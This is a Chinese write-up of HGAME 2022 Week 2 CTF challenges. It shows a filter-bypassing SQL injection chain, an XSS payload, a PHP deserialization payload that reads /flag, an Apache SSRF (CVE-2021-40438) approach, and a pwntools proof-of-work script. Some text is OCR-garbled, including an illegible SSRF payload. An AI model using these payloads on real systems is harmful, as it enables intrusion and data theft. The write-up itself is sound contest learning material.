

HGAME 2022 Week2 writeup by pankas

HGAME 2022 Week2 writeup by pankas

web

Apache!

webpack-engine

At0m的留言板

Pokemon

一本单词书

misc


奇妙小游戏

web

Apache!

打开题目F12查看源码发现hint

mail YouTube 地图 HGAME 2022 SQL注入绕过过滤...



下载附件得到Apache的配置文件

在default.conf文件下发现flag在/falg，并且500这个页面也有提示要在内网才能访问到根目录的flag

结合hint可以知道要用到Apache的CVE-2021-40438这个漏洞，本质就是SSRF


参考文章：

[CVE-2021-40438_poc|Apache SSRF漏洞poc - 雨苾 \(ddosi.org\)](#)

则可以构造payload


GET /proxy?

[illegible]



webpack-engine

很简单的一道题，用chrome浏览器打开得到一串明显是用base64加密的字符串



进行两次base64 解码拿到flag

Base64 | [URLEncode](#) | [MD5](#) | [TimeStamp](#)

请输入要进行 Base64 编码或解码的字符

aGdhibWV7RDBudF9mMHI5ZXRfMI9DbE9zM19TMHVyY2VfbUBwfQ==

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

hgame{D0nt_f0r9et_2_CIOs3_S0urce_m@p}

At0m的留言板

一道XSS题

发现在head标签中存在flag

应用 Gmail YouTube 地图 HGAME 2022 SQL注入绕过过滤...

SuperPaxxs

用户留言内容

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show a

Elements Console Sources Network Performance Memory Application Security


```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta charset="UTF-8">
  <style>...</style>
  <title>留言板测试模板</title>
  <script> let auth0r = 'at0m'; var flag = 'hgame{xxx}'; </script>
</head>
<body>
  <div class="lite-chatbox">
    <div class="cleft msg">
      <img class="headIcon radius" ondragstart="return false;" oncontextmenu="return false;" src
        "data:image/jpeg;base64,/9j.AAAAAAAAAAAAAAAAAAAH//2Q==">
      <span class="name">SuperPaxxs</span>
      <span class="content"> 用户留言内容 </span>
    </div>
  </div>
</body>
```

关注公众号发送消息发现是可以该页面显示

测试发现标签未被过滤, 那么可以构造payload


```
<img src="" onerror="function inject()
{document.querySelector('.content').textContent=
document.querySelector('head').textContent;} inject();">
```

用微信发送从而得到flag (手慢痛失红包QAQ)




Pokemon

打开F12发现hint



id为1, 2, 3时都是pokemon, 其他情况是404



发现该页面从在SQL注入

其过滤了 'select', 'from', 'where', '=', ' ', '/*/', 'and', 'or'

可以使用双写的方法绕过

空格和/**/可以用/*h*/绕过

```
# 使用

1/*h*/OorRDER/*h*/BY/*h*/2;#

# 发现其是两个字段，其他数字报错
# 查询一下数据库

1/*h*/UNIunionON/*h*/SELselectECT/*h*/1,database();#

# 发现有pokemon这个数据库
# 再看一下这个pokemon这个数据库里的表名
ps:注意information这个单词里含有过滤的关键字 or

1/*h*/UNIunionON/*h*/SEselectLECT/*h*/1,group_concat(table_name)/*h*/FRfromOM/*h*/
/*h*/infoORrmation_schema.tables/*h*/WHEwhereRE/*h*/table_schema/*h*/LIKE/*h*/'poke
mon';#


# 发现f11111111aaaaaag这个表
# 再看一下这个表里有什么字段

1/*h*/UNIunionON/*h*/SEselectLECT/*h*/1,group_concat(column_name)/*h*/FRfromOM/*h*/
/*h*/infoORrmation_schema.columns/*h*/WHEwhereRE/*h*/table_name/*h*/LIKE/*h*/'f111
11111aaaaaag'/*h*/ANand/*h*/table_schema/*h*/LIKE/*h*/'pokemon';#

#发现该表里存在名为flag的字段
#查看flag


1/*h*/UNIunionON/*h*/SELselectECT/*h*/1,flag/*h*/FRfromOM/*h*/f11111111aaaaaag;#

# 拿到
```




一本单词书

常规F12打开发现hint



下载附件得到网站源码



可以找到登录用户名为: admin,密码可使用数字加字母的方式绕过,即password可以填上: 1080a

输入用户名和密码进去

这个页面为index.php

单词表

1. abandon-> "放弃"

继续审一审附件中的代码发现存在反序列化漏洞

同时发现flag在 `/flag`

```
// flag is in /flag
```

```
function decode(string $data): Array {
```

表单传进去的数据以 `key:value` 的形式保存进行处理, 在`encode()`中 `key` 不会被序列化 `value` 会进行序列化并且原`key`和序列化后的`value`会以`|`进行分隔

关键是这个 `encode()` 函数和 `decode()` 函数

```
function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}

function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strpos(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));
    }
}
```

```

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
}

```

在decode时会以 | 来区分key和序列化后的value (key未被序列化)

再看Evil.php, 其可以输出flag, 只需将这个file覆盖为 /flag 即可

```

<?php

class Evil {
    public $file;
    public $flag;

    public function __wakeup() {
        $content = file_get_contents($this->file);
        if (preg_match("/hgame/", $content)) {
            $this->flag = 'hacker!';
        }
        $this->flag = $content;
    }
}

```

既然key不会被encode, 那可以在key这个地方传入序列化后的Evil类对象, 然后再decode这个key, 得到Evil对象, 之后自动调用__wakeup()这个函数, 拿到flag。那么要让key在decode()函数中反序列化可在最前面加上一个 | 进行绕过, 这样就可以把这个key当作value来处理, 则可以构造payload

```
|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}
```

输入到“单词框”


单词表

O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}	1	添了个加
---	---	------

1. abandon-> "放弃"

拿到flag

单词表

1. -> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e~!n_PhP}\n"}


misc

奇妙小游戏

nc连接

```
pankas@pankas-virtual-machine:/mnt/hgfs/vmPublic$ nc chuj.top 51003
=== Proof Of Work ===
sha256(????) == a628aad222a58caf4d38b7ca309ccb71dee7afd5b521c237a90b1e61ecbe65f0
input your ????:>
```

首先要完成这个，直接使用pwntools这个库写脚本

```
import hashlib
from string import ascii_letters, digits
from pwn import *
from itertools import product
table = ascii_letters + digits
class Solve():
    def __init__(self):
        self.sh = remote('chuj.top', 51003)
    def proof_of_work(self):
        proof = self.sh.recvuntil(b'input your ????:> ').decode()
        # print(proof)
        find_index = proof.find('????')
        tail = proof[find_index:find_index + 4]
        _hash = proof[find_index + 9:proof.find('\ninput')]
        # print(_hash)
        for i in product(table, repeat=4):
            t = hashlib.sha256(''.join(i)).hexdigest()
            if t == _hash:
                self.sh.sendline(''.join(i).encode())
                print(''.join(i))
                # print(t)
                break
    def solve(self):
        self.proof_of_work()
        self.sh.interactive()

if __name__ == '__main__':
    solution = Solve()
    solution.solve()
```

运行得到

```

pankas@pankas-virtual-machine:/mnt/hgfs/vmPublic$ python3 solve.py
[+] Opening connection to chuj.top on port 51003: Done
0ItT
[*] Switching to interactive mode
Office Writer ~~~~~
♂奇妙小游戏♂
~~~~~
任意输入开始
$
-----
stage:1      level:1
-----
M      MTTTTM      M
D      D      DllllD
GbbbbG      GbbbbG
-----
Your entry is 2
Tell me the answer
$ █

```

要玩这个小游戏，鬼脚图，玩通过就能拿到flag了

```

-----
G      GXXXXG      GXXXXG      GXXXXG      GXXXXG      GXXXXG      G      G
G      GWWWWG      GWWWWG      GWWWWG      GWWWWG      G      G      G      G
Z0000Z      Z      Z      Z      Z      Z0000Z      Z      Z0000Z      Z0000Z
VwwwvV      V      VwwwvV      V      V      V      VwwwvV      VwwwvV      V
7yyyy7      7yyyy7      7      7yyyy7      7yyyy7      7      7      7      7
5      5      5      5eeee5      5eeee5      5      5      5      5      5
ZooooZ      Z      Z      ZooooZ      ZooooZ      ZooooZ      Z      Z      Z
SxxxxS      SxxxxS      S      S      SxxxxS      SxxxxS      S      S      S
VccccV      V      VccccV      V      VccccV      VccccV      V      VccccV
Q      Q      QVVVVQ      Q      Q      QVVVVQ      QVVVVQ      QVVVVQ      Q
XhhhhX      XhhhhX      X      XhhhhX      X      XhhhhX      X      X      X
x      xccccx      xccccx      xccccx      xccccx      x      x      x      x
f      f      fSSSSf      f      f      fSSSSf      f      f      fSSSSf      f
qyyyyq      qyyyyq      q      q      q      qyyyyq      qyyyyq      q      q
-----
Your entry is 8
Tell me the answer
$ 7
You are right 0(n_n)0
you win!here is your reward
hgame{Wh4T_@_1ntEre$t|nG_GaMe}
[*] Got EOF while reading in interactive
$ █

```